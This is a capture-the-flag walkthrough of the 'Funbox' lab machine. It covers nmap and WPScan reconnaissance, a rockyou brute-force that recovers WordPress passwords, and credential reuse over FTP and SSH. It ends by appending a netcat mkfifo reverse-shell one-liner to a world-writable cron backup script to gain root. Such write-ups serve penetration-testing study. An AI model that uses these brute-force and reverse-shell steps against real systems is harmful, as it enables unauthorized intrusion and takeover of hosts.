

# Funbox

---

## Recon

---

### Nmap results

```
nmap -sC -sV -p- 192.168.228.77 -oN allprts.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-08 10:10 CDT
Stats: 0:04:02 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 10:14 (0:00:30 remaining)
Nmap scan report for funbox.fritz.box (192.168.228.77)
Host is up (0.074s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d2:f6:53:1b:5a:49:7d:74:8d:44:f5:46:e3:93:29:d3 (RSA)
|   256 a6:83:6f:1b:9c:da:b4:41:8c:29:f4:ef:33:4b:20:e0 (ECDSA)
|_  256 a6:5b:80:03:50:19:91:66:b6:c3:98:b8:c4:4f:5c:bd (ED25519)
80/tcp    open  http?
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq,
X11Probe, afp:
|     Invalid message"
|_    HY000
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-
service :
SF-Port33060-TCP:V=7.91%I=7%D=8/8%Time=610FF47F%P=x86_64-pc-linux-gnu%(NU
SF:LL,9,"\x05\x00\x0b\x08\x05\x1a\x0")%r(GenericLines,9,"\x05\x00\x0b\x
SF:08\x05\x1a\x0")%r(GetRequest,9,"\x05\x00\x0b\x08\x05\x1a\x0")%r(HTTPOpt
SF:ions,9,"\x05\x00\x0b\x08\x05\x1a\x0")%r(RTSPRequest,9,"\x05\x00\x0b\x
SF:x08\x05\x1a\x0")%r(RPCCheck,9,"\x05\x00\x0b\x08\x05\x1a\x0")%r(DNSVersi
SF:onBindReqTCP,9,"\x05\x00\x0b\x08\x05\x1a\x0")%r(DNSStatusRequestTCP,2B
SF:,"\x05\x00\x0b\x08\x05\x1a\x0\x1e\x00\x01\x08\x01\x10\x88'\x1a\x0fIn
SF:valid\x20message"\x05HY000")%r(Help,9,"\x05\x00\x0b\x08\x05\x1a\x0")%
SF:r(SSLSessionReq,2B,"\x05\x00\x0b\x08\x05\x1a\x0\x1e\x00\x01\x08\x01\x
SF:x10\x88'\x1a\x0fInvalid\x20message"\x05HY000")%r(TerminalServerCookie,
SF:9,"\x05\x00\x0b\x08\x05\x1a\x0")%r(TLSSessionReq,2B,"\x05\x00\x0b\x0
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 407.93 seconds



\\ \\ \\ / | \_/ \\ \_ \\ / \_|/ \_` | ' \_ \\  
\\ / \\ / | | \_ \_ ) | ( \_| ( \_| | | | |  
\\ \\ | \_| | \_ \_/ \\ \_| \\ \_ , \_ \_| | \_|

WordPress Security Scanner by the WPScan Team  
Version 3.8.18

@\_WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

---

[i] Updating the Database ...

[i] Update completed.

[+] URL: <http://funbox.fritz.box/> [192.168.228.77]

[+] Started: Sun Aug 8 10:22:24 2021

Interesting Finding(s):

[+] Headers

| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)

| Found By: Headers (Passive Detection)

| Confidence: 100%

[+] robots.txt found: <http://funbox.fritz.box/robots.txt>

| Found By: Robots Txt (Aggressive Detection)

| Confidence: 100%

[+] XML-RPC seems to be enabled: <http://funbox.fritz.box/xmlrpc.php>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

| References:

| - [http://codex.wordpress.org/XML-RPC\\_Pingback\\_API](http://codex.wordpress.org/XML-RPC_Pingback_API)

| -

[https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_ghost\\_scanner/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/)

| - [https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress\\_xmlrpc\\_dos/](https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/)

| -

[https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_xmlrpc\\_login/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/)

| -

[https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_pingback\\_access/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/)

[+] WordPress readme found: <http://funbox.fritz.box/readme.html>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

[+] Upload directory has listing enabled: <http://funbox.fritz.box/wp-content/uploads/>

- | Found By: Direct Access (Aggressive Detection)
- | Confidence: 100%

[+] The external WP-Cron seems to be enabled: <http://funbox.fritz.box/wp-cron.php>

- | Found By: Direct Access (Aggressive Detection)
- | Confidence: 60%
- | References:
  - | - <https://www.iplocation.net/defend-wordpress-from-ddos>
  - | - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).

- | Found By: Rss Generator (Passive Detection)
  - | - <http://funbox.fritz.box/index.php/feed/>, <generator><https://wordpress.org/?v=5.4.2></generator>
  - | - <http://funbox.fritz.box/index.php/comments/feed/>, <generator><https://wordpress.org/?v=5.4.2></generator>

[+] WordPress theme in use: twentyseventeen

- | Location: <http://funbox.fritz.box/wp-content/themes/twentyseventeen/>
- | Last Updated: 2021-07-22T00:00:00.000Z
- | Readme: <http://funbox.fritz.box/wp-content/themes/twentyseventeen/readme.txt>
- | [!] The version is out of date, the latest version is 2.8
- | Style URL: <http://funbox.fritz.box/wp-content/themes/twentyseventeen/style.css?ver=20190507>

- | Style Name: Twenty Seventeen
- | Style URI: <https://wordpress.org/themes/twentyseventeen/>
- | Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...

- | Author: the WordPress team
- | Author URI: <https://wordpress.org/>

- | Found By: Css Style In Homepage (Passive Detection)

- | Version: 2.3 (80% confidence)
- | Found By: Style (Passive Detection)
  - | - <http://funbox.fritz.box/wp-content/themes/twentyseventeen/style.css?ver=20190507>, Match: 'Version: 2.3'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.


[+] Enumerating Config Backups (via Passive and Aggressive Methods)

Checking Config Backups - Time: 00:00:02 <=====>  
(137 / 137) 100.00% Time: 00:00:02



[i] No Config Backups Found.

Uploads directory

<http://funbox.fritz.box/wp-content/uploads/>



The screenshot shows a web browser window with the address bar displaying [funbox.fritz.box/wp-content/uploads/](http://funbox.fritz.box/wp-content/uploads/). The browser's top bar includes links to Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, NetHunter, and Offens. The main content area displays the title "Index of /wp-content/uploads" in a large, bold, black serif font. Below the title is a table with four columns: "Name", "Last modified", "Size", and "Description". The table contains two entries: "Parent Directory" with a back arrow icon and "2020/" with a folder icon. The "Last modified" column shows "2020-07-17 15:49" for the "2020/" entry. Below the table, the text "Apache/2.4.41 (Ubuntu) Server at funbox.fritz.box Port 80" is displayed in a smaller, italicized font.

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">2020/</a>	2020-07-17 15:49	-	

*Apache/2.4.41 (Ubuntu) Server at funbox.fritz.box Port 80*

<http://funbox.fritz.box/xmlrpc.php> found

## Enumerating users wpscan

```
wpscan --url http://funbox.fritz.box/ -e u
```

Users found: Admin, Joe.

```
[+] admin
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
|     - http://funbox.fritz.box/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] joe
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

## Wpscan brute-force

```
wpscan --url http://funbox.fritz.box/ --passwords /usr/share/wordlists/rockyou.txt
```

Passwords found:

joe, Password: 12345

admin, Password: iubire

```
[+] Performing password attack on Wp Login against 2 user/s  
[SUCCESS] - joe / 12345  
[SUCCESS] - admin / iubire  
Trying admin / violet Time: 00:00:19 <
```

## Reusing Joe's credentials / Foothold

FTP

```
(root@kali) - [~/pg/boxes/funbox]  
# ftp 192.168.228.77  
Connected to 192.168.228.77.  
220 ProFTPD Server (Debian) [192.168.228.77]  
Name (192.168.228.77:root): joe  
331 Password required for joe  
Password:  
230 User joe logged in  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
200 PORT command successful  
150 Opening ASCII mode data connection for file list  
-rw-r--r--  1 root    root      33 Aug  8 14:59 local.txt  
-rw-----  1 joe     joe      998 Jul 18 2020 mbox  
226 Transfer complete
```

The "mbox" note reveals joe's password has not changed.

```
From root@funbox  Fri Jun 19 13:12:38 2020
Return-Path: <root@funbox>
X-Original-To: joe@funbox
Delivered-To: joe@funbox
Received: by funbox.fritz.box (Postfix, from userid 0)
        id 2D257446B0; Fri, 19 Jun 2020 13:12:38 +0000 (UTC)
Subject: Backups
To: <joe@funbox>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20200619131238.2D257446B0@funbox.fritz.box>
Date: Fri, 19 Jun 2020 13:12:38 +0000 (UTC)
From: root <root@funbox>
```

Hi Joe, please tell funny the backupscript is done.

```
From root@funbox  Fri Jun 19 13:15:21 2020
Return-Path: <root@funbox>
X-Original-To: joe@funbox
Delivered-To: joe@funbox
Received: by funbox.fritz.box (Postfix, from userid 0)
        id 8E2D4446B0; Fri, 19 Jun 2020 13:15:21 +0000 (UTC)
Subject: Backups
To: <joe@funbox>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20200619131521.8E2D4446B0@funbox.fritz.box>
Date: Fri, 19 Jun 2020 13:15:21 +0000 (UTC)
From: root <root@funbox>
```

Joe, WTF!?!?!?!?! Change your password right now! 12345 is an recommendation to fire you.

SSH

```

(root@kali) - [~/pg/boxes/funbox]
# ssh joe@192.168.228.77
The authenticity of host '192.168.228.77 (192.168.228.77)' can't be established.
ECDSA key fingerprint is SHA256:8BF5XWcRdH2tQKCwjiIBCp3BoP1JLcUYr8gzicYKmEg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.228.77' (ECDSA) to the list of known hosts.
joe@192.168.228.77's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun 08 Aug 2021 03:59:16 PM UTC

System load:  0.01               Processes:           180
Usage of /:   58.1% of 9.78GB    Users logged in:    0
Memory usage: 51%               IPv4 address for ens160: 192.168.228.77
Swap usage:   18%

32 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

joe@funbox:~$

```

## Privilege escalation

Run "bash" to escape the restricted rbash shell.

The note mentioned backups, we find a backup script in "funny's" home directory.

```

joe@funbox:/home/funny$ ls -la
total 47592
drwxr-xr-x 3 funny funny    4096 Aug 21  2020 .
drwxr-xr-x 4 root  root    4096 Jun 19  2020 ..
-rwxrwxrwx 1 funny funny    137 Aug  8 16:47 .backup.sh
lrwxrwxrwx 1 funny funny     9 Aug 21  2020 .bash_history -> /dev/null
-rw-r--r-- 1 funny funny    220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 funny funny   3771 Feb 25  2020 .bashrc
drwx----- 2 funny funny    4096 Jun 19  2020 .cache
-rw-rw-r-- 1 funny funny 48701440 Aug  8 17:06 html.tar
-rw-r--r-- 1 funny funny    807 Feb 25  2020 .profile
-rw-rw-r-- 1 funny funny    162 Jun 19  2020 .reminder.sh

```

.backup.sh

```
#!/bin/bash
```

```
tar -cf /home/funny/html.tar /var/www/html
```



The script is writable but I noticed we cannot check crontabs as the joe user. Joe is also not able to run sudo.

If we check the time on the html.tar file, we can see it is being backed up.

```
17:14 html.tar
```

```
17:15 html.tar
```

```
17:16 html.tar
```

This means the .backup script is running as a scheduled job.

Lets add a nc reverse shell into the script and see if it calls back.

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.49.228 9001
>/tmp/f" >> .backup.sh
```

Then we set up our listener and wait.

```
nc -lvnp 9001
```

After about five minutes we get a shell.

```
(root@kali) - [~/pg/boxes/funbox]
# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.49.228] from (UNKNOWN) [192.168.228.77] 39298
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
```

If we check the crontab we can see that is was in fact running the backup script every five minutes.

```
# m h dom mon dow  command
*/5 * * * * /home/funny/.backup.sh
```